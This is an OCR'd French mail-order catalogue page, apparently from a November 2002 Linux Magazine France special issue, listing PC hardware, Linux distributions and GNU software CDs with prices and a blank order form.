Quantité	Désignation	Prix Unitaire	Prix Total

MISC 4

6, rue de la Scheer - B.P. 121
ZI Nord - 67603 SELESTAT
Tél : 03 88 58 02 02
Fax : 03 88 58 02 07

TOTAL :	
Frais de port : 7€	
Si contre remboursement : +6,86€	
Option 24H : +6,86€	
TOTAL A PAYER :	

Nom & Prénom _____

Adresse _____

Code postal / Ville _____

Signature

Mode de paiement :

__Chèque (Uniquement par courrier) __Mandat __Contre remboursement

__Carte bancaire : N° : _____ / _____ / _____ / _____

Date d'expiration : _____ / _____

Commandes et devis administratifs uniquement par courrier - Pas de livraison dans les DOM TOM et Hors Europe

NAPA DAV310 : Lecteur CD/MP3/CDVidéo

Le DAV310, en plus de lire les CD audio et Mp3, vous permettra de visionner des vidéos CD. Vous pourrez ainsi préparer vos présentations sur votre PC , et sans avoir recours à une installation lourde vous pourrez les lire sur n'importe quel téléviseur. Description : ▶Lecteur CD/MP3/VCD portable ▶Dimensions : 164x146x31mm ▶Alimentation : batterie li-ion et adaptateur secteur inclus ▶Fonction OSD ▶Écran LCD de contrôle. **inclus :** ▶Écouteurs stéréo ▶Télécommande ▶Câble vidéo **Réf. PE931**

99,95 TTC € (655,63)

Lecteur de cartes multifonction

Ce boîtier a 2 avantages : il vous permet de lire 6 types de cartes mémoires (Compact Flash, Smart Media, Multimédia Card, Memorystick, Microdrive et Secure Digital), vous apporte des prises en façade (2 prises USB, 1 prise Firewire, 1 entrée audio, 1 sortie audio). Il se branche dans une baie 5"1/4 et est alimenté par le PC. **Réf. PE7108**

59,90 TTC € (392,92 F)

Chargeurs d'accus Power Bank I

La solution à tous vos problèmes de sur-consommation de piles ! Grâce à ce kit vous allez pouvoir exploiter pleinement vos appareils photo numériques, baladeurs, bipeurs, etc...

Caractactéristiques techniques : ▶Accepte aussi bien le format de piles rechargeables AA (R6) que le format AAA (R03) ▶Led de contrôle ▶Livré avec 4 piles de type AA (NiMH) de 1800 mAh ▶Recharge les accus par paire. **Réf. PE7047**

24,90 TTC € (163,33 F)

Carte PCI USB 2.0 4 ports + 1

Avec un débit de 480Mbit/s l'USB 2 est même plus rapide que le Firewire ! Vous pourrez y connecter vos anciens périphériques USB. ▶Connexion : 4 externes, 1 interne ▶Taux de transfert : jusqu'à 480Mbit/s **Réf. PE8268**

34,90 TTC € (228,93 F)

Set d'enceintes Q-sonic

D'un très beau design, ce kit est composé d'un subwoofer ainsi que de deux enceintes stéréo délivrant une puissance maximale de 450 w (PMPO). Vous pourrez aussi bien l'utiliser sur votre PC qu'avec vos lecteurs MP3 ou autres Discman. **Caractéristiques :** ▶Plage de fréquence : 30 Hz – 18 kHz ▶Puissance : 10 W RMS / 450 W PMPO (subwoofer), 2 x 2 W RMS (satellites) ▶**Dimensions :** subwoofer : 237x216x115mm satellites : 116x318x116mm ▶Longueur des câbles des satellites : environ 130 cm ▶Connectique : jack 3.5mm (câble fourni) **Réf. PE2950**

39,90 TTC € (261,73 F)

Rack IDE UDMA 133

Exploitez vos disques durs UDMA 133 au maximum de leurs performances même dans un rack. Compatible avec les rack et tiroirs ci-contres. **Réf. PC189**

16,90 TTC € (110,86 F)

Boîtier 3.5" Diamant Firewire / USB 2.0

Grâce à ses deux interfaces ultra-rapides, ce boîtier externe en aluminium vous rendra de grands services. Connectez-y un disque dur 3,5" et vous disposerez d'un moyen facile et efficace de transférer vos données. Connectique USB 2.0 (taux de transfert jusqu'à 480 Mo/s) et Firewire (taux de transfert jusqu'à 400 Mo/s). Livré avec un câble Firewire (6-6), un câble USB et un adaptateur secteur. **Réf. PE9209**

159,90 TTC € (1048,88 F)

Adaptateur IDE USB externe

Grâce à ce kit composé d'un adaptateur IDE / USB et d'une alimentation, vous pourrez brancher votre disque dur ou n'importe quel périphérique IDE sur un port USB à chaud et ce, sans boîtier externe ! Vous pouvez ainsi disposer d'un moyen de sauvegarde très pratique et peu encombrant. **Réf. PE8191**


69,90 TTC € (458,51 F)

Lecteur multi cartes USB 6 en 1

Ce lecteur va vous permettre de lire tous les principaux types de mémoires : CompactFlash, SmartMedia, Memorystick, MultimediCard, Microdrive et Secure Digital. Il vous offre la possibilité de transférer des données de carte à carte. **Réf. CM514**

livré sans cartes

59,90 TTC € (392,92 F)



17" Flatron SW775 FT

Découvrez une nouvelle dimension de travail avec cet écran Flatron 100% plat qui bénéficie d'un excellent rapport qualité prix ▶Résolution jusqu'à 1280 x 1024 à 60Hz - Pitch 0,24mm ▶Fréquences verticales jusqu'à 160 Hz ▶Mémoires : 11 réglages d'usine + 25 règlages utilisateurs ▶Règlages digitaux à l'écran (OSD) ▶Plug & Play ▶Conforme à UL, FCC-B, TUV-GS, BZT, CSA, DHHS, TCO-99 et CE **Réf.G38**

259,00 TTC € (1698,93 F)

LINUX Mandrake 9

Cette distribution basée sur le kernel 2.4.19 comprend la glibc 2.2.5, GCC 3.2, KDE 3.0.3, Gnome 2.0.1, OpenOffice 1.0.1, Mozilla 1.1, Gimp 1.3.2, XFree 4.2.1 et bien d'autres logiciels. Le support d'un grand nombre de cartes graphiques 3D et de l'USB en font un outil puissant et complet. Mandrake 9.0 est optimisée pour les processeurs Pentium (tm) et supérieurs.

Linux Mandrake Powerpack Ce pack très complet inclus les meilleures applications Open Source et commerciales disponibles. **Réf. LI809**

Prix : 69,90€/458,51 F

Débutant

Linux Mandrake Pro suite La solution Linux pour l'entreprise. Offrant un support technique étendu. **Réf.LI810**

Prix : 189,90€/1245,66F

à partir de **69,90 TTC €** (458,51 F)

MYTH II Soulblighter

Vous voilà commandant des troupes de magiciens, combattants et autre nains. Votre mission est de défendre le peuple Madrigal et Westens des maléfiques Soulblighter.

Vous menerez vos troupes au combat en contrôlant chacun de leurs déplacements grâce à une interface 3D pilotée entièrement à la souris. Une carte d'accélération 3D (3dfx) est fortement conseillée. **Réf. LI15**

VALABLE JUSQU'À EPUISEMENT DE STOCK

19,90 TTC € (130,54 F)

DEBIAN

GNU/LINUX 2.1 (PC Intel)

Il s'agit d'une distribution Linux 100% libre. Elle se compose de 4 CDROMs (2 CD binaires + 2 CD sources) soit plus de 2200 packages. La mise à jour vers de prochaines versions se fait en tout simplicité et gratuitement via le serveur FTP officiel Debian **Réf. LI12**

5,95 TTC € (39 F)


LINUX Nirvana

Nous avons testé, trié et sélectionné pour vous les meilleurs logiciels LINUX disponibles sur Internet (plus de 600 Mo). Beaucoup sont livrés avec leurs sources et couvrent des domaines aussi divers que la P.A.O., le dessin, la C.A.O., les éditeurs, les langages, les utilitaires, etc...avec de nombreuses documentations. **Réf. CS25**

4,42 TTC € (29 F)

GNU Collection


What is GNU? "Gnu is Not Unix"! Nous avons récupéré pour vous le maximum de logiciels sous licence GPL comme Emacs, Tex, GCC, Gzip sont donc gratuits et LIVRÉS avec leurs SOURCES. Ces applications sont disponibles pour de nombreux systèmes d'exploitation, vous trouverez forcément votre bonheur. **Réf. CS24**



4,42 TTC € (29 F)

Red Hat 7.3

Exploitez les meilleures applications disponibles sous Linux, et bénéficiez d'une documentation très complète. Inclus : 9 CD, 4 jeux Loki ▶support web de 60 jours. ▶Comprend 3 suites bureautique et nombreuses applications pour les développeurs ▶support de l'USB ▶prise en charge 3D améliorée avec XFree86 4.0.3 **Réf. LI32**




79,95 TTC € (524,44 F)

HORS SÉRIE

GNU
novembre 2002
LINUX MAGAZINE
FRANCE
France Métro : 5,95 Eur - BEL : 6,85 Eur - CH : 12 FS - CAN : 11 $ - LUX : 6,85 Eur - MAR : 60 DH - POR : 6,85 Eur

LE FIREWALL

VOTRE MEILLEUR ENNEMI



Le magazine en français 100% LINUX

NOV. 2002